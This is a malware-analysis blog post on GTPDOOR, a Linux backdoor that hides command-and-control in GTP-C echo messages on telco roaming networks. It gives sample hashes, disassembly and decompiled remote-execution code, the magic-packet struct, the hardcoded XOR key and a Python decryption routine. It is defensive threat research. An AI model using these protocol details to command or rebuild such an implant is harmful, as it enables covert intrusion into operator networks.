
GTPDOOR - A novel backdoor tailored for covert access over the roaming exchange

11 minute read

Introduction

GTPDOOR is the name of Linux based malware that is intended to be deployed on systems in telco networks adjacent to the GRX (GRPS eXchange Network) with the novel feature of communicating C2 traffic over GTP-C (GPRS Tunnelling Protocol (https://en.wikipedia.org/wiki/GPRS_Tunnelling_Protocol) - Control Plane) signalling messages. This allows the C2 traffic to blend in with normal traffic and to reuse already permitted ports that maybe open and exposed to the GRX network (https://en.wikipedia.org/wiki/GPRS_roaming_exchange).

The following diagram illustrates a forseen use of GTPDOOR. Here the actor already has established persistence on the roaming exchange network and access a compromised host by sending GTP-C Echo Request messages with a malicious payload:



(https://undefined/assets/images/gtpdoor/1.png)

In addition to remote code execution capability, GTPDOOR can be beaconed by sending arbitrary TCP packets to a host the implant resides on. Supporting it's stealth capability, the beacon response message hides particular information in a TCP header flag.

Naming

I have given this malware the name GTPDOOR as it uses a similar "port knocking / magic packet" technique as BPFDOOR as described here (https://sandflysecurity.com/blog/bpfdoor-an-evasive-


linux-backdoor-technical-analysis/) and here (https://www.elastic.co/security-labs/a-peek-behind-the-bpfdoor). Both use raw sockets to intercept packets on the network interface. Unlike BPDDOOR, GTPDOOR explicitly uses GTP-C echo request/response messages and does not utilize BFP / pcap filters, but rather filters on UDP and GTP header values through simple `cmp` instructions. At the time of writing, I am not aware of this malware being documented anywhere else.

Attribution

GTPDOOR is likley attributed to UNC1945 (Mandiant (https://www.mandiant.com/resources/blog/live-off-the-land-an-overview-of-unc1945)) / LightBasin (CrowdStrike (https://www.crowdstrike.com/blog/an-analysis-of-lightbasin-telecommunications-attacks/))

As described in the CrowdStrike article (https://www.crowdstrike.com/blog/an-analysis-of-lightbasin-telecommunications-attacks/) this threat actor has been documented to use the GTP protocol for encapsulating tinyshell traffic in a valid PDP context session by employing an SGSN emulator to tunnel traffic to an external GGSN in another operator network. Here, GTPDOOR is leveraging not off a PDP context (GTP-U, userplane) but specific GTP-C signalling messages with it's own extended message structure.

As we will see below, both binaries contain the name of the original c source file, `dnsd.c`. A google search links to a presentation (https://www.bsidesdub.ie/past/media/2023/Stuart_Davis_LightBasin.pdf) by CrowdStrike about this threat actor that contains text from a process listing originating from what looks like a Solaris machine. In that listing is a process with the name `dnsd`:



(https://undefined/assets/images/gtpdoor/21.png)

If the attribution is correct, then given the discovery of this screenshot, it is likely that in addition to the two Linux binaries documented in this blog post, a third version exists which targets Sun Solaris systems.

Background information

In order to provide connectivity between telecommunication network operators around the globe, a "closed" network exists that provides interconnectivity between various systems. These network elements / functions need to have direct connectivity to the GRX network in order to route / forawrd roaming related signalling and user plane traffic. Examples of these systems are:

- eDNS - External DNS to resolve APN names, select packet gateway for routing the subscribers traffic
- SGSN, GGSN - 2G/3G packet core network elements for packet switched data
- P-GW (Packet Data Network Gateway) - 4G version of the GGSN
- STP - Signalling gateways for circuit switched routing (e.g. authentication to HLR/HSS) - specifically for SS7 signalling.
- DRA (Diameter Routing Agent) - 4G version of the STP, rather then SS7, the signalling traffic is over diameter.

These functions are listed as to give examples of **where** GTPDOOR could be placed as they may require direct connectivity to the GRX network. That is - providing opportunity for direct access into a telco's core network. It is more likely that it would be placed on systems that support GTP-C over GRX, such as SGSN, GGSN, PGW (which don't run some esoteric operating system). That said, if the GRX firewall is not configured right, there would be opportunities to place this type of implant elsewhere, or even within the internal core network.

> A GSMA document called the `IR.21` is used for network providers to publish the details of these systems such as the GT (global titles), IP addresses, APNs etc. This list is used for other companies that have roaming agreements to configure their network accordingly. Alternatively, they may exchange this information directly.

Summary of functionality

GTPDOOR supports the following:

- Listens for “magic” wakeup packet, a GTP-C echo request message (GTP type `0x01`). The host does not need to have a listening sockets / listening services active, as all UDP packets are received into the user space via opening a raw socket
- Executes a command on the host which is specified in the magic packet and returns the output to the remote host, supporting a “reverse shell” type functionality. Both request/responses are `GTP_ECHO_REQUEST` / `GTP_ECHO_RESPONSE` messages accordingly.
- Can be covertly probed from an external network to illicit a response by sending a TCP packet to any port number. If the implant is active a crafted empty TCP packet is returned along with information if the destination port was open/responding on the host.
- Authenticates and encrypts contents of magic GTP packet messages using a simple XOR cipher.
- At runtime can be instructed to change it’s authentication + encryption key (rekeying). This prevents the default key hardcoded in the binary to be used by other actors
- Blend in to environment by changing it’s process name to look like syslog process invoked as a kernel thread
- Does not require ingress firewall changes if the target host is allowed to communicate over the GTP-C port.

Versions


At the time of writing two versions have been identified on Virustotal:


Version	Filename	Architecture	Hash
1	dbus-echo	x86-64	`827f41fc1a6f8a4c8a8575b3e2349aeaba0dfc2c9390ef1cceeef1bb85c34161`
2	pickup	i386	`5cbafa2d562be0f5fa690f8d551cdb0bee9fc299959b749b99d44ae3fda782e4`

`pickup` has additional enhancements/features to `dbus-echo`, and hence is assigned a higher version number.

At the time of writing, both samples have been uploaded to Virustotal in late 2023.


Version 1 (https://www.virustotal.com/gui/file/827f41fc1a6f8a4c8a8575b3e2349aeaba0dfc2c9390ef1cceeef1bb85c34161) - 1 detection





(https://undefined/assets/images/gtpdoor/3.png)

Version 2 (https://www.virustotal.com/gui/file/827f41fc1a6f8a4c8a8575b3e2349aeaba0dfc2c9390ef1cceeef1bb85c34161) - 0 detections



(https://undefined/assets/images/gtpdoor/2.png)

Both binaries were targeted for a particularly old Linux distribution, “Red Hat Linux 4.1”. This is the equivalent to RHEL 5.x. The GCC date is marked 2008. It is quite likely the target network operator of this implant had quite poor patch / lifecycle management.

```
$ file samples/dbus-echo
samples/dbus-echo: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically
 linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.9, not stripped
$
$ file samples/pickup
samples/pickup: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamical
ly linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.9 not stripped
$
$ strings samples/dbus-echo | grep GCC | sort -u
GCC: (GNU) 4.1.2 20080704 (Red Hat 4.1.2-55)
$
$ strings samples/pickup | grep GCC | sort -u
GCC: (GNU) 4.1.2 20080704 (Red Hat 4.1.2-55)
$
```

(https://undefined/assets/images/gtpdoor/4.png)

As the binaries are not stripped, source code’s original filename was likely `dnsd.c` :

```
$ readelf --syms samples/dbus-echo  | grep FILE
    27: 0000000000000000     0 FILE    LOCAL  DEFAULT  ABS crtstuff.c
    35: 0000000000000000     0 FILE    LOCAL  DEFAULT  ABS crtstuff.c
    40: 0000000000000000     0 FILE    LOCAL  DEFAULT  ABS dnsd.c
$
$ readelf --syms samples/pickup  | grep FILE
    27: 00000000     0 FILE    LOCAL  DEFAULT  ABS crtstuff.c
    35: 00000000     0 FILE    LOCAL  DEFAULT  ABS crtstuff.c
    40: 00000000     0 FILE    LOCAL  DEFAULT  ABS dnsd.c
```

(https://undefined/assets/images/gtpdoor/5.png)

Technical Details

GTP magic packet message types

The command instruction is sent in the GTP Echo Request message along with the associated data. As summarized:

GTPDOOR v1


Message Type	Function	Payload
`0x01`	Set new encryption key	New key
`0x02`	Write data to `system.conf`	File content
`0x03 - 0xFF`	Execute command and return output	Shell command to run

GTPDOOR v2

Message Type	Function	Payload
`0x01`	Set new encryption key	New key value
`0x02`	Write arbitrary data to `system.conf`	File content
`0x03` , `0x04` , `0x08 - 0xFF`	Execute command and return output	Shell command to run
`0x05`	IP address or subnet to access control list.	Multiple subnets or single IPs (/32) can be separated by a comma, e.g. 192.168.0.1/24,10.0.0.1
`0x06`	Return ACL list	
`0x07`	Clear ACL	

Magic packet format

The packet can be visually represented as followed:



(https://undefined/assets/images/gtpdoor/15.png)


As a “c-like struct”:

```
struct gtp_header
{
  uint8_t flags;
  uint8_t type;
  uint16_t length;
  uint32_t tei; // technically labelled spare if type == GTP_ECHO
};

struct gtpdoor_header
{
  uint8_t pad[5];
  int32_t key1;
  uint8_t cmdMsgType;
  uint16_t cmdLength;
};

struct gtpdoor_packet
{
  ip_header iph;
  udp_header udph;
  gtp_header gtph;
  gtpdoor_header gtpdoorh;
  uint8_t payload[2020];
};
```

Operational detail

Version 1 + 2:

- Checks if the length of it's filename is greater then 8 characters, and if so, process name stomps itself to become `[syslogd]` by overwriting `argv`. The length check is to ensure it does not corrupt the stack.
- Tells the parent process to ignore signals from it's child process be setting `SIG_IGN` for the `SIGCHLD` signal
- Creates a raw socket listening for UDP packets on port 2123 (GTP-C)



```
loc_400C4A:             ; SIG_IGN
mov     esi, 1
mov     edi, 11h        ; SIGCHILD
call    ___sysv_signal
mov     edx, 11h        ; protocol: AF_INET
mov     esi, 3          ; type: SOCK_RAW
mov     edi, 2          ; domain: IPPROTO_UDP
call    _socket         ; socket(AF_INET, SOCK_RAW, IPPROTO_UDP)
mov     [rbp+fd], eax
cmp     [rbp+fd], -1
jnz     short loc_400C9E ; socket failure
```

Signal handler

Raw (UDP) socket

(https://undefined/assets/images/gtpdoor/6.png)

- Accepts UDP packets on destination port `2123` with a GTP header field type value of `GTP_ECHO_REQUEST`

```
lea     rax, [rbp+packet]
mov     [rbp+var_30], rax
mov     [rbp+header_offset], 20 ; UDP header (iphdr == 20)
mov     eax, [rbp+header_offset]
cdqe
mov     rdx, rax
lea     rax, [rbp+packet]
add     rax, rdx
mov     [rbp+var_20], rax
mov     rax, [rbp+var_20]
movzx   eax, word ptr [rax+2]
movzx   edi, ax         ; netshort
call    _ntohs
cmp     ax, 2123        ; UDP 2123 == GTP-C
jnz     short loc_400CD7
```

match UDP packets with dst port 2123


```
mov     eax, [rbp+header_offset]
add     eax, 8          ; GTP header (iphdr+udphdr == 20+8)
mov     [rbp+header_offset], eax
mov     eax, [rbp+header_offset]
cdqe
mov     rdx, rax
lea     rax, [rbp+packet]
add     rax, rdx
mov     [rbp+gtpHeader], rax
mov     eax, [rbp+header_offset]
add     eax, 0Ch
mov     [rbp+header_offset], eax
mov     rax, [rbp+gtpHeader]
movzx   eax, byte ptr [rax+1] ; second byte is TYPE
cmp     al, 1           ; GTP_ECHO_REQUEST
jnz     loc_400CD7
```

match GTP packets with GTP_ECHO_REQUEST type

(https://undefined/assets/images/gtpdoor/7.png)

- Checks that the 32 bit symmetric key is correct in order to authenticate the message. The hardcoded value in the binary is `135798642`, representative of someone typing odd numbers up the length of a keyboard even numbers back down again:

```
mov     eax, [ebp+header_offset]
```



(https://undefined/assets/images/gtpdoor/8.png)

- Decrypts payload in GTP message using the same authentication key using a simple XOR at fixed blocks of the key size.

```
1  __int64 __fastcall myDecryptFun(uint8_t key[4], unsigned __ir
2 {
3   unsigned __int8 keyIdx; // [rsp+33h] [rbp-5h]
4   int i; // [rsp+34h] [rbp-4h]
5
6   keyIdx = 0;
7   for ( i = 0; msgSize > i; ++i )
8   {
9     if ( keyIdx >= keySize )
10      keyIdx = 0;
11    payloadStart[i] = key[keyIdx++] ^ aaa[i];
12  }
13  return msgSize;
14 }
```

(https://undefined/assets/images/gtpdoor/18.png)

An equivalent implementation of the decryption routine in python:

```
def decrypt(key, ciphertext):
    key_idx = 0
    strlen = len(ciphertext)
    plaintext = bytearray(strlen)
    for i in range(strlen):
        if key_idx >= len(key):
            key_idx = 0
        plaintext[i] = key[key_idx] ^ ciphertext[i]
        key_idx += 1
    return plaintext
```

- Executes a function specified message type with the primary function to execute a shell command and return the result to the remote client via a `GTP_ECHO_RESPONSE` message

If the message type number is not explicitly defined, the action will fall back to the remote code execution function:

```
76      if ( !fork() )
77      {
78        memset(s, 0, 1500uLL);
79        v16 = remoteExec((const char *)gtpKeyMsg->data, s);// calls popen() to exec
80        printf("excute result is %s\n", s);
81        v17 = sendResult2Peer(fd, &packet, v10, (__int64)s, v16);
82        printf("send %d\n", v17);
83        exit(0);
84      }
85    }
86    if ( gtpKeyMsg->cmdMsgType == 1 )
87    {
88      *(_DWORD *)idkey = *(_DWORD *)gtpKeyMsg->data;
89      memset(s, 0, 0x32uLL);
90      sendResult2Peer(fd, &packet, v10, (__int64)s, strlen(s));
91    }
```

(https://undefined/assets/images/gtpdoor/9.png)


The above image also shows the approximate code for the “rekeying” message type.

- Can write arbitrary contents to a file, `system.conf` . It’s exact purpose is unknown.

Specific to version 2:

- Multithreaded (GTP magic packet handler and TCP probe beacon handler)

As the binary was not stripped and debug symbols left in, we can see the original function names `tcpMethod` and `gtpMethod` which run in two pthreads:



```
call    already_running
test    eax, eax
jz      short loc_8048E96
```

```
set aDaemonAlreadyR ; "daemon already_running!"
```

```
loc_8048E96:
mov     dword ptr [esp+4], 0
mov     dword ptr [esp], offset mut_accept_addr_list
call    _pthread_mutex_init
mov     dword ptr [esp+0Ch], 0
mov     dword ptr [esp+8], offset tcpMethod
mov     dword ptr [esp+4], 0
lea     eax, [ebp+var_10]
mov     [esp], eax
call    _pthread_create
mov     dword ptr [esp+0Ch], 0
mov     dword ptr [esp+8], offset gtpMethod
mov     dword ptr [esp+4], 0
lea     eax, [ebp+var_14]
mov     [esp], eax
call    _pthread_create
mov     eax, [ebp+var_10]
mov     dword ptr [esp+4], 0
mov     [esp], eax
call    _pthread_join
mov     eax, [ebp+var_14]
mov     dword ptr [esp+4], 0
mov     [esp], eax
call    _pthread_join
mov     [ebp+var_1C], 0
```

(https://undefined/assets/images/gtpdoor/9.png)

- Creates a mutex `/var/run/daemon.pid` to prevent more then once instance running. The mutex file contains the PID of the process
- Acknowledge it is alive by responding to any TCP packet on any port number with an empty TCP packet with both the `RST` and `ACK` flags set.

On “remote command execution”, the process is `forked()` and `popen()` is utilized to execute a subprocess on the host.

```
76      if ( !fork() )
77      {
78        memset(s, 0, 1500uLL);
79        v16 = remoteExec((const char *)gtpKeyMsg->data, s);// calls popen() to exec
